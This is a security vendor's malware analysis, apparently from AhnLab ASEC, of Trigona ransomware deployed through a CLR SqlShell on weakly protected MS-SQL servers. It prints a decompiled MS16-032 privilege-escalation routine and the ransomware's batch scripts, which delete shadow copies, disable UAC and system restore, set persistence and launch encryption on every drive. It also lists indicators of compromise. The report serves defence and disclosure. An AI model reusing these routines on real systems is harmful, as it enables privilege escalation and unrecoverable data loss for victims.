Trigona Ransomware Attacking MS-SQL Servers

By ATCP

Published: 2023-04-09 · Archived: 2026-04-06 01:22:50 UTC

AhnLab Security Emergency response Center (ASEC) has recently discovered the Trigona ransomware being installed on poorly managed MS-SQL servers. Trigona is a relatively recent ransomware that was first discovered in October 2022, and Unit 42 has recently published a report based on the similarity between Trigona and the CryLock ransomware. **[1]**

1. Poorly Managed MS-SQL Servers

Poorly managed MS-SQL servers typically refer to those that are exposed to external connections and have simple account credentials, rendering them vulnerable to brute force or dictionary attacks. If a threat actor manages to log in, control over the system will be passed to them, allowing them to install malware or execute malicious commands.

Additionally, MS-SQL can be installed on both Windows servers and desktop environments. For example, there are cases where MS-SQL is installed alongside certain ERP and work-purpose solutions during their installation process. Because of this, Windows servers and Windows desktop environments can both be targeted for MS-SQL Server attacks.

ASEC is monitoring attacks against poorly managed MS-SQL servers. ASEC Report is also sharing quarterly statistics of information including the number of attacks and malware used in attacks. **[2]** Most malware types can be used in these attacks, including Trojans, backdoors, CoinMiners, and ransomware. When it comes to ransomware, Mallox and GlobeImposter are the most used. **[3]**



Figure 1. Statistics for ransomware types used to attack MS-SQL servers

2. CLR SqlShell

The system currently subject to analysis is an environment where an externally exposed MS-SQL server has been installed and assumed to have inappropriate account credentials. This means that multiple threat actors have already obtained the account credentials, and as a result, the detection logs of various ransomware such as Remcos RAT and CoinMiners have been found.

It is presumed that the threat actor first installs the CLR SqlShell malware before installing Trigona. Although multiple malware logs were confirmed together, the basis for this assumption comes from the time-based similarity with the timing of the ransomware attacks and the fact that it was present in most of the systems where Trigona attacks were carried out. In addition, this CLR SqlShell malware is confirmed to have a routine that exploits privilege escalation vulnerabilities, which is believed to be due to the high privileges required by Trigona as it operates as a service.

svcservice.exe	Ransomware/Win.Generic	Ransomware/Win.Generic	%SystemRoot%\temp\svcservice.exe
tmp8340.tmp	Trojan/Win.SqlShell	Trojan/Win.SqlShell	%SystemRoot%\temp\tmp8340.tmp

Figure 2. CLR Shell malware detected alongside the Trigona ransomware

In MS-SQL environments, there are many methods to execute OS commands besides the xp_cmdshell command, and one of them includes the use of the CLR extended procedure. This feature was originally used to provide expanded features on SQL servers. However, threat actors can abuse this to add and use malicious functions. CLR SqlShell is a type of CLR assembly malware that receives commands from threat actors and performs malicious behaviors, similarly to the WebShells of web servers.

LemonDuck is an example of a malware strain that uses this CLR SqlShell. LemonDuck also targets MS-SQL servers for internal network propagation and malicious behavior is performed after logging into the sa account which is obtained through scanning and dictionary attacks. xp_cmdshell commands may be used for malicious behavior, but the ExecCommand() method of this CLR SqlShell, evilclr.dll, is used when downloading additional payloads.

The CLR SqlShell that has been confirmed during the Trigona ransomware attacks does not have a command execution routine, but it supports functions such as privilege escalation (MS16-032) vulnerability exploitation, information gathering, and user account configuration. A threat actor can use this to perform a variety of malicious behaviors with a high privilege level.



Figure 3. CLR Shell malware used in attacks

The routine used in the MS16-032 vulnerability exploitation is almost the same as the disclosed code, and it uses its escalated privilege to execute the binary included inside of it.

```
if (MS16_032.hThread == IntPtr.Zero)
{
    SqlHelperProc.SendResult("[!] No valid thread handle was captured, exiting!");
    return;
}
MS16_032.Get_SystemToken();
if (MS16_032.SysTokenHandle == IntPtr.Zero)
{
    return;
}
MS16_032.Advapi32.DuplicateToken(MS16_032.SysTokenHandle, 2, ref MS16_032.hDuplicateTokenHandle);
new Thread(delegate()
{
    for (;;)
    {
        MS16_032.Advapi32.SetThreadToken(ref MS16_032.hThread, MS16_032.hDuplicateTokenHandle);
    }
}).Start();
Stopwatch stopwatch = Stopwatch.StartNew();
while (stopwatch.ElapsedMilliseconds < 1000L)
{
    MS16_032.STARTUPINFO startupinfo = default(MS16_032.STARTUPINFO);
    startupinfo.cb = Marshal.SizeOf(startupinfo);
    startupinfo.lpDesktop = "WinSta0\\Default";
    MS16_032.PROCESS_INFORMATION process_INFORMATION = default(MS16_032.PROCESS_INFORMATION);
    if (MS16_032.Advapi32.CreateProcessWithLogonW("user", "domain", "pass", 2, MS16_032.File_Path, "", 4, 0,
      Environment.CurrentDirectory, ref startupinfo, out process_INFORMATION))
    {
        IntPtr zero = IntPtr.Zero;
        if (!MS16_032.Advapi32.OpenProcessToken(process_INFORMATION.hProcess, 40, ref zero))
        {
            SqlHelperProc.SendResult("[!] Holy handle leak Batman, we have a SYSTEM shell!!!");
            MS16_032.Kernel32.ResumeThread(process_INFORMATION.hThread);
            stopwatch.Stop();
            return;
```

Figure 4. Routine to exploit MS16-032 vulnerability

The “nt.exe” file created and executed through CLR SqlShell has the following simple features where the registry is edited and the system is rebooted to change the SQL service account to LocalSystem.



Figure 5. Routine to change the SQL service account to LocalSystem.

Thus, the MS-SQL process sqlservr.exe, which runs with the “NT Service\MSSQL$SQLEXPRESS” privilege, is executed with LocalSystem privileges after the registry is edited and the system is rebooted. The threat actor can then use the MS-SQL process that now has elevated privileges to carry out malicious behaviors.



Figure 6. Former registry value and the process execution account after system reboot

3. Trigona Ransomware

According to the infection logs, the Trigona ransomware is installed after the CLR SqlShell malware. The following is a log from AhnLab’s ASD that shows the MS-SQL process sqlservr.exe installing Trigona under the name svcservice.exe.



Figure 7. Trigona ransomware installation log

svcservice.exe is a dropper malware that operates as a service. When executed as a service, it creates and executes the actual Trigona ransomware, svchost.exe, in the same path. It also creates and executes svchost.bat which is the batch file responsible for executing the ransomware. svchost.bat first registers the Trigona binary to the Run key to ensure that it can run even after a reboot. It then deletes volume shadow copies and disables the system recovery feature, making it impossible to recover from the ransomware infection.

```
@echo off
timeout 15
vssadmin Delete Shadows /All /Quiet
echo y|reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v svchost /d "%~dp0svchost.exe"
echo y|rem disable NLa
echo y|REG ADD "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0 /f
echo y|reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA /t REG_DWORD /d 0
echo y|reg add "HKCU\Software\Policies\Microsoft\Windows\OOBE" /v DisablePrivacyExperience /t REG_DWORD /d 1 /f
echo y|reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
echo y|reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\SystemRestore" /v "DisableSR" /t "REG_DWORD" /d "1" /f
echo y|reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableConfig" /t "REG_DWORD" /d "1" /f
echo y|reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SystemRestore" /v "DisableSR" /t "REG_DWORD" /d "1" /f
cd %~dp0
```

Figure 8. Routine to delete volume shadow copies and disable system recovery

Afterward, svchost.exe, which is the Trigona ransomware, is executed and the service “svcservice” that was registered earlier is then deleted. Upon running Trigona, it is executed with arguments for each drive from C:\ to Z:\.

```
start svchost.exe /full /r /p k:\
start svchost.exe /full /r /p l:\
start svchost.exe /full /r /p z:\
start svchost.exe /full /r /p x:\
start svchost.exe /full /r /p v:\
start svchost.exe /full /r /p b:\
start svchost.exe /full /r /p n:\
start svchost.exe /full /r /p m:\
start svchost.exe /full /r /p c:\
sc stop svcservice
timeout 10
sc delete svcservice
timeout 10
rd /s /f /q "C:\svcservice.exe"
rd /s /f /q "C:\svcservice.INSTALLLOG"
rd /s /f /q "C:\svcservice.INSTALLLOG"
DEL %0 /q .exe /F
```

Figure 9. Routine to execute Trigona ransomware

Trigona is a ransomware developed in Delphi that encrypts files without distinguishing their extensions. Files that have been encrypted are suffixed with the “._locked” extension.



Figure 10. Encrypted files

A ransom note with the filename “how_to_decrypt.hta” is generated in each folder. The threat actor informs the victim that their data has been encrypted with a secure AES algorithm and instructs them to install a Tor browser and contact a specified address in order to initiate the recovery process.

Figure 11. Ransom note generated in encrypted folders

- Threat actor’s Onion address: hxxp://3x55o3u2b7cjs54eifja5m3ottxntlubhjzt6k6htp5nrocjmsxxh7ad[.]onion/

Typical attacks that target MS-SQL servers include brute force attacks and dictionary attacks to systems where account credentials are poorly being managed. Admins must also use passwords that cannot be easily guessed and change them periodically to protect the database servers from brute force and dictionary attacks.

V3 should be updated to the latest version so that malware infection can be prevented. Administrators should also use security programs such as firewalls for database servers accessible from outside to restrict access by external threat actors. If the above measures are not taken in advance, continuous infections by threat actors and malware can occur.

File Detection

– Ransomware/Win.Generic.C5384838 (2023.02.20.00)
– Trojan/BAT.Runner.SC187699 (2023.04.08.00)
– Trojan/Win.Generic.C5148943 (2022.05.30.00)
– Trojan.Win.SqlShell.C5310259 (2022.11.21.03)
– Unwanted.Win.Agent.C5406884 (2023.04.08.00)

Behavior Detection

– Ransom/MDP.Command.M2255
– Ransom/MDP.Event.M1946

MD5

1cece45e368656d322b68467ad1b8c02

1e71a0bb69803a2ca902397e08269302

46b639d59fea86c21e5c4b05b3e29617

530967fb3b7d9427552e4ac181a37b9a

5db23a2c723cbceabec8d5e545302dc4

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/51343/